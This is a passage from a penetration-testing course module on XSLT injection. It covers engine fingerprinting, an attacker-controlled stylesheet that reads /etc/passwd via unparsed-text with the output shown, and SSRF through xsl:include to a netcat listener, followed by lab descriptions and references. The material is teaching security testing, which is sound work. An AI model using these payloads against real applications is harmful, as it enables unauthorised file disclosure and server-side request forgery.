11.5.2 XSLT Example

Next, the transformation is defined.

For any XML structure („/”), the output will look like the red code.

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:template match="/">
  <html>
  <body>
    <h2>My CD Collection</h2>
    <table border="1">
      <tr bgcolor="#9acd32">
        <th>Title</th>
        <th>Artist</th>
      </tr>
      <tr>
        <td><xsl:value-of select="catalog/cd/title"/></td>
        <td><xsl:value-of select="catalog/cd/title"/></td>
      </tr>
    </table>
  </body>
  </html>
</xsl:template>
</xsl:stylesheet>
```

11.5.2 XSLT Example

You can also see other XSL directives. Those two use XPATH, which is a language used to traverse XML documents and find certain values. In this case, we use the value of (starting from the root node):

→ Catalog


→cd

→title

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:template match="/">
  <html>
  <body>
    <h2>My CD Collection</h2>
    <table border="1">
      <tr bgcolor="#9acd32">
        <th>Title</th>
        <th>Artist</th>
      </tr>
      <tr>
        <td><xsl:value-of select="catalog/cd/title"/></td>
        <td><xsl:value-of select="catalog/cd/title"/></td>
      </tr>
    </table>
  </body>
  </html>
</xsl:template>
</xsl:stylesheet>
```

11.5.2 XSLT Example

In the end, we receive an HTML table that contains values of the node „title”. It is purposely doubled. Of course, any other element can be imported into the result table.



11.5.2.1 XSLT Usage

XSL Transformations can often be met in web applications as standalone functionalities. Various software components often offer support for XSL; for example, Oracle Databases in **select xmltransform** statements or the already mentioned **SSI engines**.

We'll shortly set up a local XSLT parser and experiment with it in order to create a Code Execution XSLT stylesheet.

11.5.3 Experimenting with XSLT Parser

There are a few well-known XSLT engines like Saxon or Xalan in different versions. Of course, there can be custom or experimental ones on the web too.

For the sake of the experiment, we will use Saxon with XSLT 2.0. Currently, XSLT up to 3.0 is available. You may also encounter XSLT 1.0, but it's the least interesting for a penetration tester due to very few built-in functions. Saxon can be downloaded and installed only if you have java installed; thus, on our Ubuntu 16 we issue commands:

- **sudo apt-get install default-jdk**
- **sudo apt-get install libsaxonb-java**

11.5.3 Experimenting with XSLT Parser

You can see that the files were named xml.xml and xsl.xsl for simplicity.

```
qwe@ubuntu:~$ mkdir xslt
qwe@ubuntu:~$ cd xslt/
qwe@ubuntu:~/xslt$ nano xml.xml
qwe@ubuntu:~/xslt$ nano xsl.xsl
qwe@ubuntu:~/xslt$ cat xml.xml
<?xml version="1.0" encoding="UTF-8"?>
<catalog>
  <cd>
    <title>Empire Burlesque</title>
    <artist>Bob Dylan</artist>
    <country>USA</country>
    <company>Columbia</company>
    <price>10.90</price>
    <year>1985</year>
  </cd>
</catalog>
qwe@ubuntu:~/xslt$ cat xsl.xsl
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:template match="/">
  <html>
  <body>
    <h2>My CD Collection</h2>
    <table border="1">
      <tr bgcolor="#9acd32">
        <th>Title</th>
        <th>Artist</th>
      </tr>
      <tr>
        <td><xsl:value-of select="catalog/cd/title"/></td>
        <td><xsl:value-of select="catalog/cd/title"/></td>
      </tr>
    </table>
  </body>
  </html>
</xsl:template>
</xsl:stylesheet>

qwe@ubuntu:~/xslt$
```

11.5.3 Experimenting with XSLT Parser

We can invoke the transformation by supplying both files as arguments to the parser; this can also be achieved by the web application. However, for simplicity let's work on a raw parser. The output is the same as the one in the online converter.

```
qwe@ubuntu:~/xslt$ saxonb-xslt -xsl:xsl.xsl xml.xml
Warning: at xsl:stylesheet on line 3 column 50 of xsl.xsl:
  Running an XSLT 1.0 stylesheet with an XSLT 2.0 processor
<html>
   <body>
      <h2>My CD Collection</h2>
      <table border="1">
         <tr bgcolor="#9acd32">
            <th>Title</th>
            <th>Artist</th>
         </tr>
         <tr>
            <td>Empire Burlesque</td>
            <td>Empire Burlesque</td>
         </tr>
      </table>
   </body>
</html>qwe@ubuntu:~/xslt$
```

11.5.3.1 XSLT Engine Detection

Now, let's use the following code in the XSLT stylesheet named detection.xsl.

```
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transfor
m">
        <xsl:output method="html"/>
         <xsl:template match="/">
                <h2>XSLT identification</h2>
                 <b>Version:</b> <xsl:value-of
select="system-property('xsl:version')"
/><br/>
                 <b>Vendor:</b> <xsl:value-of
select="system-property('xsl:vendor')" /><br/>
                 <b>Vendor URL:</b>
<xsl:value-of select="system-
property('xsl:vendor-url')" /><br/>
         </xsl:template>
 </xsl:stylesheet>
```

11.5.3.1 XSLT Engine Detection

You can see the technical details about the parser have been disclosed.

```
qwe@ubuntu:~/xslt$ saxonb-xslt -xsl:detection.xsl xml.xml
Warning: at xsl:stylesheet on line 1 column 80 of detection.xsl:
  Running an XSLT 1.0 stylesheet with an XSLT 2.0 processor
<h2>XSLT identification</h2><b>Version:</b>2.0<br><b>Vendor:</b>SAXON 9.1.0.8 from Saxonica<br><b>Vendor URL:</b>http://www.saxonica.com/<br><
```


11.5.3.2 XSLT Documentation

Based on the output of detection.xsl, we can check the documentation of the respective XSL versions in order to find interesting functions. For example, you can use the URLs below:

- https://www.w3.org/TR/xslt-10/
- https://www.w3.org/TR/xslt20/
- https://www.w3.org/TR/xslt-30/

11.5.3.3 XSLT File Read

Assuming we, as an attacker, control the XSL file, what can we do? For example, let's take a look at the function „unparsed-text".



16.2 Reading Text Files

```
unparsed-text($href as xs:string?) as xs:string?
unparsed-text($href as xs:string?, $encoding as xs:string) as xs:string?
```

The unparsed-text function reads an external resource (for example, a file) and returns its contents as a string.

11.5.3.3 XSLT File Read

Below you can see an example file using the unparsed-text function:

```
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:abc="http://php.net/xsl" version="1.0">
<xsl:template match="/">
 <xsl:value-of select="unparsed-text('/etc/passwd', 'utf-8')"/>
</xsl:template>
</xsl:stylesheet>
```

11.5.3.3 XSLT File Read

The result contains a /etc/passwd file.

```
qwe@ubuntu:~/xslt$ saxonb-xslt -xsl:unparsed.xsl xml.xml
Warning: at xsl:stylesheet on line 1 column 111 of unparsed.xsl:
  Running an XSLT 1.0 stylesheet with an XSLT 2.0 processor
<?xml version="1.0" encoding="UTF-8"?>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

11.5.3.3 XSLT File Read

XSL:Include is another interesting function, which allows us to join another xsl stylesheet. The downside is, it has to be a valid XSL document. Upside: SSRF is still possible.

The `xsl:include` declaration has a REQUIRED `href` attribute whose value is a URI reference identifying the stylesheet module to be included. This attribute is used as described in *3.10.1 Locating Stylesheet Modules*.

[ERR XTSE0170] An `xsl:include` element MUST be a top-level element.

[DEFINITION: A **stylesheet level** is a collection of stylesheet modules connected using `xsl:include` declarations: specifically, two stylesheet modules *A* and *B* are part of the same stylesheet level if one of them includes the other by means of an `xsl:include` declaration, or if there is a third stylesheet module *C* that is in the same stylesheet level as both *A* and *B*.]

11.5.3.4 XSLT SSRF

We use the following XSL document:

```
qwe@ubuntu:~/xslt$ saxonb-xslt -xsl:unparsed.xsl xml.xml
Warning: at xsl:stylesheet on line 1 column 111 of unparsed.xsl:
  Running an XSLT 1.0 stylesheet with an XSLT 2.0 processor
Error at xsl:include on line 2 column 49 of unparsed.xsl:
  XTSE0165: java.io.IOException: Invalid Http response
Failed to compile stylesheet. 1 error detected.
```

```
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:abc="http://php.net/xsl" version="1.0">
<xsl:include href="http://127.0.0.1:8080/xslt"/>
<xsl:template match="/">
</xsl:template>
</xsl:stylesheet>
```

11.5.3.4 XSLT SSRF

The netcat listener receives the request. We can recognize the victim java version in the User-agent header.

```
qwe@ubuntu:~/xslt$ sudo nc -lvp 8080
Listening on [0.0.0.0] (family 0, port 8080)
Connection from localhost 57372 received!
GET /xslt HTTP/1.1
User-Agent: Java/11.0.4
Host: 127.0.0.1:8080
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

11.5.3.5 Extending XSLT Attacks

Of course, in the real world, things might get more difficult. Some functions might be disallowed, but some might be left uncaught, so again working with documentation might help you to identify a severe vulnerability. Also, XSLT parsers may be vulnerable to XXE vulnerabilities in the same way as all other XML parsers.


When responding to XSL:INCLUDE directives, you might also try to respond with XML that contains an XXE payload. Moreover, XSLT engines might be able to execute custom code, which results in RCE!

Hera Lab

Server-Side Attacks – 2 challenging labs

SSRF to RCE: Your target is an application server. Your goal is to find a SSRF vulnerability and use it to speak with a restricted service. The ultimate goal is to achieve remote code execution. While this challenge might look like a sophisticated lab task, this is a multi-staged exploit chain that has already been met multiple times in real-life scenarios. The lab is an educational one, so feel free to use the hints placed in the lab manual.

XSLT to Code Execution: You face a web application with a clear functionality: Transform data. Figure out its logic and try to abuse it.



Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To upgrade, click LINK.

References

References

Path Normalization – Blackhat 2018

https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf

List of HTTP header fields

https://en.wikipedia.org/wiki/List_of_HTTP_header_fields

Guidelines for URL Display

https://chromium.googlesource.com/chromium/src/+/master/docs/security/url_display_guidelines/url_display_guidelines.md

ethicalhack3r/DVWA

https://github.com/ethicalhack3r/DVWA

References

Supported Protocols and Wrappers

https://www.php.net/manual/en/wrappers.php

[MS-DTYP]: UNC | Microsoft Docs - 2.2.57 UNC

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-dtyp/62e862f4-2a51-452e-8eeb-dc4ff5ee33cc

Authentication Capture: SMB

https://www.rapid7.com/db/modules/auxiliary/server/capture/smb

OWASP Broken Web Applications Project

https://www.owasp.org/index.php/OWASP_Broken_Web_Applications_Project

References

[Beyond XSS: Edge Side Include Injection]

https://www.gosecure.net/blog/2018/04/03/beyond-xss-edge-side-include-injection

[ESI Injection Part 2: Abusing specific implementations]

https://www.gosecure.net/blog/2019/05/02/esi-injection-part-2-abusing-specific-implementations

[Server-Side Template Injection]

https://portswigger.net/research/server-side-template-injection

[s4n7h0/xvwa]

https://github.com/s4n7h0/xvwa

References

twigphp/Twig

https://github.com/twigphp/Twig/blob/e22fb8728b395b306a06785a3ae9b12f3fbc0294/lib/Twig/Environment.php

Server-Side Template Injection: RCE for the modern webapp

https://www.blackhat.com/docs/us-15/materials/us-15-Kettle-Server-Side-Template-Injection-RCE-For-The-Modern-Web-App-wp.pdf

Download Apache Commons Lang

https://commons.apache.org/proper/commons-lang/download_lang.cgi

spring-core 5.2.2.RELEASE API

https://www.javadoc.io/doc/org.springframework/spring-core/latest/index.html

References

[spring-expression 5.2.2.RELEASE API]

https://www.javadoc.io/doc/org.springframework/spring-expression/latest/index.html

[Java Date before() Method]

https://www.javatpoint.com/java-date-before-method

[Exploiting OGNL Injection]

https://techblog.mediaservice.net/2016/10/exploiting-ognl-injection/

[EL Injection]

https://sethjackson.github.io/2018/04/16/el-injection/

References

[Exploiting OGNL Injection in Apache Struts]

https://pentest-tools.com/blog/exploiting-ognl-injection-in-apache-struts/

[XSLT Parser]

https://www.w3schools.com/xml/tryxslt.asp?xmlfile=cdcatalog&xsltfile=cdcatalog_ex1

[XSL Transformations (XSLT) Version 1.0]

https://www.w3.org/TR/xslt-10/

[XSL Transformations (XSLT) Version 2.0]

https://www.w3.org/TR/xslt20/

References

XSL Transformations (XSLT) Version 3.0

https://www.w3.org/TR/xslt-30/

From XSLT code execution to Meterpreter shells

https://www.agarri.fr/blog/archives/2012/07/02/from_xslt_code_execution_to_meterpreter_shells/index.html

Labs

Server-Side Attacks – 2 challenging labs

SSRF to RCE: Your target is an application server. Your goal is to find a SSRF vulnerability and use it to speak with a restricted service. The ultimate goal is to achieve remote code execution. While this challenge might look like a sophisticated lab task, this is a multi-staged exploit chain that has already been met multiple times in real-life scenarios. The lab is an educational one, so feel free to use the hints placed in the lab manual.

XSLT to Code Execution: You face a web application with a clear functionality: Transform data. Figure out its logic and try to abuse it.

Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To upgrade, click LINK.